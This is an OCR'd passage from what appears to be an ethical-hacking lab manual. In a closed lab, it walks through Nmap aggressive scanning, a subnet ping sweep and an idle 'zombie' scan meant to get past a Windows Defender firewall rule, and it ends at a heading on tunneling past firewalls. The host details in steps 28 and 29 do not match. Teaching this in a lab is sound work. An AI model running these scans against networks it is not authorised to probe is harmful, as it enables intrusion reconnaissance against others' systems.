
26. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

    Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.

```
┌─[root@parrot]─[~]
└──╼ #nmap -T4 -A 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:40 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00060s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms 10.10.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
┌─[root@parrot]─[~]
└──╼ #
```


27. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.

28. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).




29. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.


Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.



30. Switch to the **Windows 11** virtual machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.



31. **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 11** machine.



32. Close all open windows in each machine.

33. Turn off the **Parrot Security**, **Ubuntu** and **Android** virtual machines.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

